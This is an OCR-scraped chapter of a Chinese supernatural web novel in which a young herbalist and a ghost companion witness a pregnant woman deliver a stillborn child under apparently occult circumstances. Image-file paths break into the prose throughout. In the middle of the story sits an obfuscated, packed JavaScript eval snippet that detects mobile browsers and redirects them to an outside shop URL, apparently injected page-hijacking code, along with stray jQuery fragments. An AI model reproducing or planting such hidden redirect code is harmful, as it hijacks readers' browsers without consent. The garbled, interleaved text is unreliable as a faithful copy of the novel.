37. 胎死腹中
作品:《她有阴阳眼》 使用拘魂符强行带走的办法很成功,但小菇重见天日的梦想仍然没有实现。
油纸伞成为新的禁锢之地,轻便好携带,同时拥挤狭小,极其限制小菇的行动,外头任何事物,它都只能眼巴巴瞧着、路过。
重要的是,魂体离开结界不得超过一个时辰,否则再厉害的法器都没有用,时间一到,小菇自动传送回山庄。
“下山几回了,还不腻?”
慕月桃手里提着东西,肩上背着背篓,里头装满草药还插了一把裹包布的油纸伞,脚下不停赶路。
小菇飞在慕月桃的后上方,一脸理所当然,“你每次采完药只在山庄底下逛一圈,我啥也没看到,好不容易碰到你出远门,打死我都不要待在山庄!”
慕月桃没有多说什么,而是专注脚下的路。她根据赵老伯给的路线,抄了条近道,来到了另一座山脚——赵老伯家。篱笆栏内阿莲正在喂鸡。
慕月桃悄悄鼓起一口勇气,喊道:“阿莲姐,我背草药过来了。”
阿莲猛一抬头,眼里又惊又喜,“月桃,你怎么自己跑过来了?”
阿莲放下喂鸡簸箕,边用衣角擦手,边小跑去开门,“大强真是的,怎能叫你大老远送过来呢,一个姑娘家家的,路上多危险呀。”心疼地望着头冒细汗的慕月桃。
“不怪大强哥,是我执意要来的。”
慕月桃递上提了一路几盒沉甸甸的礼物,脸上有些不好意思,“承蒙你们照顾多日,我不知道你们喜欢什么,大致挑了些合适的物品,希望你们能收下。”
阿莲哪敢想她是专程来报答的,慌得连连摆手,推还礼盒,“这个我们不能要,我们是举手之劳,你不必放在心上。”
慕月桃预想到会是这样子的场面,忽然痛苦地低叫一下,肩头脱力一斜,神情着急道:“背篓好重,胳膊好像拉伤了,阿莲姐快点帮我拿一下。”
阿莲一下子紧张了,忙要给她看情况。慕月桃眼疾手快,把礼物通通塞到阿莲手里,自己两手往背手一藏,后退大步,耍起无赖。
慕月桃嘴角绽开一抹坏坏的笑容,眼眸像晶石般闪烁,“对你们来说是举手之劳,对我来说是雪中送炭。你们是很好的人,但关系是相互的,如果阿莲姐把我当朋友的话,就请送下这些东西吧。”
阿莲手足无措地捧着礼物,他们一家帮过不少人,但从未遇到这般郑重其事地感谢,说不开心,那是假的。阿莲嘴巴张了下,眼眶有些发酸,她咽下喉头的哽噎,笑着点头,“好,我们收下。”慕月桃如愿以偿地眉开眼笑,总算能安心地放下背篓了。
阿莲热情地揽人进去做客,放好大包小包的礼物,端上果子和茶水招待慕月桃。阿莲坐在对面,手掌有些局促地搓着,憨厚地笑了下,“家里没什么好东西招待,只有一些野果和粗茶。”
简陋之下是一片诚恳的心意,慕月桃出身贫寒,怎会嫌弃普通人家的窘迫呢?她顺势拿起一颗红彤彤的果子咬下,口感清脆,汁水充盈,然而一股后来居上的酸涩激得眯眼。
慕月桃把果肉含在腮边,缓了下牙齿的酸软,“我好久没吃野果了,正好馋这一口。”“豆丁头回吃果子的反应跟你一样,爱哄人,”阿莲温柔地拿掉野果,塞了颗甜枣在她手上,“吃这个吧。”
慕月桃囫囵嚼下那口果肉,飞快把甜枣放入嘴里,冲散口中残余的酸。她放眼环视屋子一圈,看到矮凳上那只泛黄的布老虎,“豆丁不在家吗?”
布老虎是她上次送给张老伯、这家三岁小男娃豆丁的玩具。豆丁皮实捣蛋,经常闹着跟上山打猎,张老伯拗不过他性子,有时会哄着他到山庄玩耍,慕月桃见过一两回,是个机灵的小娃娃。
阿莲有些头疼地失笑,“大强这两天没上山打猎,豆丁一点也坐不住,非要他爹带去镇上玩。”
“附近有小镇?”慕月桃以为周边除了山庄以外,没什么人烟。
“往下走三百米便是了,你应该没去过吧,要去镇上走走吗?皇城边的镇子总是会比旁的热闹些。”阿莲提议。
“去!”
一直忍耐不出声的小菇听到关键词,像久旱甘露的春笋破土冒了出来,缠着慕月桃不停絮叨,“求你了,去吧去吧,我好太无聊啊~让我过过眼瘾吧。”
得亏小菇聒噪的性子不改,慕月桃学会了如何屏蔽蜜蜂展翅般的嗡声,不至于在外人面前失态。她稳如泰山,面色如常地对阿莲点了下头,“麻烦阿莲姐了。”
“好耶!!!”可算能见识新鲜事物的小菇,欣喜若狂地大喊大叫起来。
只能一人承受尖锐的河东狮吼,慕月桃眼底有种淡淡的绝望,她捞起油纸伞暗自捏了一把,引来一声变调的嗷叫,终于结束这场嗓音攻击。
一天天的,真是不能安分一点,早知道不让它跟来了。
阿莲见她起身还拿着一把伞,心生疑惑道:“今天应该不会下雨吧?”
慕月桃拎起背带靠在肩上,表情不是很自然地假笑,“有备无患。”
阿莲未多做怀疑,带着她到镇上走去。
黄泥铺路,摊位夹道摆布。各式吆喝声不断,粗布麻衣穿行,没有京城的繁华富丽,却比京城有烟火人气。
热闹中夹杂一阵吵闹,路边围着了一小团人墙,七嘴八舌交谈,众多声浪中竟抵不过一声愤怒的咒骂。
“个死盗贼,要再碰见他,看老娘不乱棍打死!”
阿莲听出是熟人的嗓音,和正在香囊摊停驻的慕月桃道:“月桃,我去瞧瞧怎么回事。”阿莲转头就往那边走,扒拉开人墙进到里边。
小菇按耐不住,飞起来高高地查看,催促慕月桃:“快点,咱们也去看热闹。”
慕月桃不慌不忙地付完钱,揣好东西过去。只是她去迟了一步,多了几个路人围观,不好挤到前头,唯有从人群缝隙依稀瞧里头的情况。
阿莲站在一妇人身旁给她顺气,温声安慰:“不急,好好说。”
妇人珠圆玉润,身怀六甲,一手提着菜篮子,一手叉腰泼辣唾骂着:“那贼人故意撞了一下我,企图盗窃钱袋,幸亏我及时察觉,要不然得喝西北风去了!他得庆幸我怀着孩子,身子不利索,要是落在老娘手里,定让他吃不了兜着走!”
妇人气得胸脯起伏,眼眶泛红地大声咒骂,阿莲怕她动了胎气,语句匮乏地帮忙骂着盗贼,细声劝导她消气。
一众路人也在七嘴八舌帮腔骂贼,慕月桃听得有些混乱,不太真切,所以小菇荡在上头给她叙述大致意思。
不想,小菇忽然嘶声来了一句,“她肚子有点不对劲呀?”
“什么?”慕月桃下意识出声询问,扭头想要听清楚何故,没想到小菇遗憾地啊了一下,魂体消失不见了。
一个时辰已到。话说到一半没答案,慕月桃只有往人群里挤进去一些,打探具体状况。
阿莲依旧在安慰妇人在情绪,“莫要动了胎气,都快生的人了,脾性还那么急。”
“早着呢,还有一个月。”孕妇浑不在意有何影响,大手不耐地挥了下。话音刚落,孕妇的骤然脸色煞白,手中菜篮砰然掉落地面。她捂住肚子,双腿不受控制打颤
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16926673|192749||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,痛苦叫道:“怎么回事,我肚子好痛!”
状况突变,阿莲连忙搀扶着她,忙问哪里不舒服,话没说完,妇人腿裤渗出的血吓得阿莲大惊失色,连忙冲人群大喊:“快来帮忙啊,要生啦!”
看热闹的人们如梦初醒,七手八脚地找推车唤亲属,闹闹哄哄地送人去接生婆家。
黄泥瓦屋,帘布隔绝,里面是痛苦呻吟的妻子,外头是双手合十不停祈祷的丈夫。
阿莲攥紧拳心放在胸前,小声求老天保佑。慕月桃陪在门外,听着孕妇一轮又一轮的惨叫,还有接生婆努力的哄劝声,心尖跟着一揪一放。
所有人都在期待着新生命的到来,伴随一声泄气的长叫,里头慌乱的脚步声,那一刻似乎降临了。
“娘子,你没事吧?我们的孩子出来了吗?”那位丈夫心急如焚地问,企图得到一声回应,可惜里面的人没空理他。
阿莲察觉这份安静的有些异常,紧皱眉头,担忧地盯住那张门帘。
“怎么了?”慕月桃没看懂阿莲的神色,心底隐隐升起一丝不安。
阿莲脸色不太好看,犹豫地从嘴巴吐出几个字,声如蚊蚋,“没有孩啼声……”
慕月桃还是不明白她的意思,此时门帘摆动,接生婆脸色凝重地走出来,于心不忍地摇了下头,告诉那位丈夫。
“你娘子怀的是死胎。”
消息如一道惊雷劈落,打得那位丈夫脚下一晃,身子磕碰黄泥墙。他顺着墙面仓皇地蹲下,眼神愣怔了好一会儿,最后痛苦掩脸,小声啜泣。
慕月桃同样是余惊未定,她以为这是一次新生的迎接,紧张而期待着,不成想是一场生命的消逝,如此凄凉。
她心里像蒙了一层厚重的灰尘,闷得有些呼吸不畅,她甚至有些自我怀疑,是不是真应了旁人那句话,自己的命格会给身边人带来不幸……如果她不站在这里,妇人肚子的孩儿会不会改写命运?
偏偏世间没有如果,慕月桃清楚命数是天定的,生死簿上写得明明白白,可她难免会陷入一种难言的愧疚中。
小菇强制传送回山庄后,很是焦灼地等待,见到慕月桃情绪不高地进门,它不解地飞了过去,“怎么啦?你钱袋子也遭贼抢了?”
慕月桃没有心情理会它的幽默,眼神低迷地坐下,“那妇人怀的孩子没了。”
“啊?”小菇张大嘴巴惊讶了好一会儿,眨了下眼睛,喃喃自语,“我说怎会这么怪,她那胎儿竟然没有魂魄,原来是已经没了。”
“没有魂魄?”慕月桃猛地站了起来,开始回想起方才的情况。
妇人的丈夫说过,早晨起来时腹中还有胎动,这几日未见任何异常,更没有摔跤受过伤。而且接生婆也疑惑,寻常难产的胎儿一出来,手脚都会动弹两下,这个四肢瘫软,了无生气,只有胎死腹中的可能。
从妇人起床到见红,中间不过几个时辰,除了遇见贼人盗窃,期间无特殊事情发生。胎儿死得太过蹊跷了。
慕月桃看向小菇,“你还看出来别的异样吗?”她仅剩看见阴魂和阴气,小菇能察觉到生灵魂魄消失,显然要比她敏锐许多。
小菇忖思片刻,忽然双手一拍掌,恍然大悟道:“那个妇人身上有缕奇怪的紫烟!我以为是她衣裳的图案来着。”
慕月桃的眉头瞬间收紧,紫烟可不是什么好预兆,沣县就是一个例子。
王禅惨无人寰的手段历历在目,实在不敢想象,世上还有别的人在修炼这种邪术。慕月心里没底,迫切想要知道王禅是否存活。
她脚下一转,跑出去找了荣叁。